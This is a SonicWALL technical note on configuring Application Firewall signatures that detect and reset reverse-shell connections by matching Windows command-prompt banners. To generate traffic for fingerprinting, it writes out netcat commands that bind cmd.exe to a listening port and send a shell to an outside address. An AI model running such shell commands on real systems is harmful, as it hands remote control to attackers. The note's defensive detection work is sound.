TechNote

Application Firewall

Restricting the Scope of Zero-Day Exploits Using Application Firewall

Introduction

The implementation of the Application Firewall feature in SonicOS Enhanced 4.0 and SonicOS Enhanced 5.0 opens the potential for network administrators to write their own advanced Intrusion Detection (IDS) or Intrusion Prevention (IPS) signatures. In SonicOS Enhanced 4.0, Application Firewall is available for the PRO 3060 and higher.

This technote describes how to configure Application Firewall to prevent several *Zero-Day* exploits at the network edge.

About Zero-Day Exploits

In their early stage while still unknown, malicious payloads can pass through the first line of defense which is the IPS and Gateway Anti-Virus (GAV) running at the Internet gateway, and even the second line of defense represented by the host-based Anti-Virus software, allowing *arbitrary code execution* on the target system.

In many cases, the executed code contains the minimal amount of instructions needed for the attacker to remotely obtain a command prompt window (with the privileges of the exploited service or logged on user) and proceed with the penetration from there.

As a common means to circumvent NAT/firewall issues, which might prevent their ability to actively connect to an exploited system, attackers will make the vulnerable system execute a *reverse shell*. In a reverse shell, the connection is initiated by the target host to the attacker address, using well known TCP/UDP ports for better avoidance of strict outbound policies.

Actually, *obfuscated communication channels* used by skilled black hats will even use custom IP protocols in combination with various encryption methods (from the trivial XOR or Base64 to 3DES or AES256).

Using Application Firewall to Prevent a Reverse Shell Exploit

The presented example is applicable to environments hosting Windows systems. It does not cover the above mentioned encryptions, but it will intercept unencrypted connections over all TCP/UDP ports (fingerprints can easily be obtained for a few bi-directional encryption methods). It may be worth mentioning that the defense in place will be effective against payloads spawning a clear text shell for the attacker either as a consequence of an unknown vulnerability exploited in an authentic *Zero-Day* incident or a known exploit executed by unpatched systems via a new method undetected by IPS, GAV, or Anti-Spyware.

The Application Firewall feature allows the definition of *Application Objects* representing the typical Windows banner issued when opening a command prompt. These Application Objects are used in Policies configured to reset/drop a connection as soon as traffic matching the Application Object is seen at the firewall.

Note: Networks still using unencrypted Telnet service must configure policies that exclude those servers' IP addresses.

While this technote refers to the specific case of reverse shell payloads (outbound connections), it is simply more secure to configure the policy to be effective also for inbound connections. This protects against a case where the executed payload spawns a listening shell onto the vulnerable host and the attacker connects to that service across misconfigured firewalls.

The actual configuration requires the following:

- Generating the actual network activity to be fingerprinted, using the *netcat* tool
- Capturing the activity and exporting the payload to a text file, using the *Wireshark* tool
- Creating an Application Object with a string that is reasonably specific and unique enough to avoid false positives
- Defining a Policy with the action to take when a payload containing the object is parsed (the default Reset/Drop is used here)

SONICWALL

This example does not provide detailed procedural steps for the use of *netcat*, *Wireshark*, or the Application Firewall configuration, but shows the relevant screens that result from the indicated tasks. For complete instructions on how to use Application Firewall and another example using *Wireshark*, see the product guides on the SonicWALL Support Web site:

- http://www.sonicwall.com/downloads/Application_Firewall_5.0e_Feature_Module.pdf
- http://www.sonicwall.com/downloads/Application_Firewall_4.0e_Feature_Module.pdf

For information about using *netcat* or *Wireshark*, see the documentation provided with these tools.

Generating the Network Activity


The *netcat* tool offers – among other features – the ability to bind a program's output to an outbound or a listening connection. The following usage examples show how to setup a listening "Command Prompt Daemon" or how to connect to a remote end and provide an interactive command prompt:

`nc –l –p 23 –e cmd.exe`	Windows prompt will be available to hosts connecting to port 23 (the -l option stands for *listen mode* as opposed to the default, implicit, *connect mode*)
`nc –e cmd.exe 44.44.44.44 23`	Windows prompt will be available to host 44.44.44.44 (if 44.44.44.44 is listening on port 23 using nc -l -p 23)

Capturing and Exporting the Payload to a Text File, Using Wireshark

To capture the data, launch *Wireshark* and click **Capture > Interfaces** to open a capture dialog. Start a capture on the interface with the *netcat* traffic. As soon as the capture begins, run the *netcat* command and then stop the capture.

The illustration below shows the data flow through the network during such a connection (Vista Enterprise, June 2007):



The hexadecimal data can be exported to a text file for trimming off the packet header, unneeded or variable parts and spaces. The relevant portion here is "Microsoft… reserved." You can use the *Wireshark* hexadecimal payload export capability for this.

Wireshark is a network protocol analyzer that is freely available at the following location:

http://www.wireshark.org/


Creating an Application Object

The following hexadecimal characters are entered as the *Object Content* of the Application Object representing the Vista command prompt banner:

4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F7079726
9676874202863292032303036204D6963726F736F667420436F72706F726174696F6E2E

Note that fingerprint export and the Application Object definition do not really need to use hexadecimal notation here (the actual signature is ASCII text in this case). Hexadecimal is only required for binary signatures.

Similar entries are obtained in the same manner from Windows 2000 and Windows XP hosts and used to create other Application Objects, resulting in the three Application Objects shown below:




#	Name	Object Type	Match Type	Object Content	Negative Matching	Representation	Configure
1	Vista command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F7079726967687420286329203230303620 4D6963726F736F667420436F72706F726174696F6E2E	Disable	Hexadecimal	
2	W2K command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773203230303 0205B56657273696F6E20352E30302E323139355D0D 0A28432920436F7079726967687420313938352D323 03030204D6963726F736F667420436F72702E	Disable	Hexadecimal	
3	XP command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205850205 B56657273696F6E20352E312E323630305D0D0A2843 2920436F7079726967687420313938352D323030312 04D6963726F736F667420436F72702E	Disable	Hexadecimal	

Other examples for Windows Server 2003 or any other Windows version may be easily obtained using the described method.

Linux/Unix administrators will need to customize the default environment variable in order to take advantage of this signature based defense, as the default prompt is typically not sufficiently specific or unique to be used as described above.

Defining the Policy

After creating the Application Objects, you can define a Policy that uses them. The screenshot below shows the other Policy settings. This example as shown is specific for *reverse shells* in both the **Policy Name** and the **Direction** settings. As mentioned, it may also be tailored for a wider scope with the **Direction** setting changed to **Both** and a more generic name.



A log entry with a Category of Network Access is generated after a connection Reset/Drop. The screenshot below shows the log entry, including the Message stating that it is an Application Firewall Alert and displaying the Policy name:

#	Time	Priority	Category	Message	Source	Destination
1	07/05/2007 01:06:26.880	Alert	Network Access	Application Firewall Alert: Policy: Reverse Shell Spawned Action Type: Reset/Drop	10.10.10.175, 51042, X0 (admin)	44.44.44.44, 31337, X1, cp444444-a.hhh1.hh.home.nl

As experience suggests, appropriate security measures would include several layers of intelligence and no single approach can be considered a definitive defense against hostile code.

Author: Elio Torrisi, SonicWALL Technical Support EMEA
Edited by: Susan Weigand
Document created: June, 2007
Last updated: 11/15/07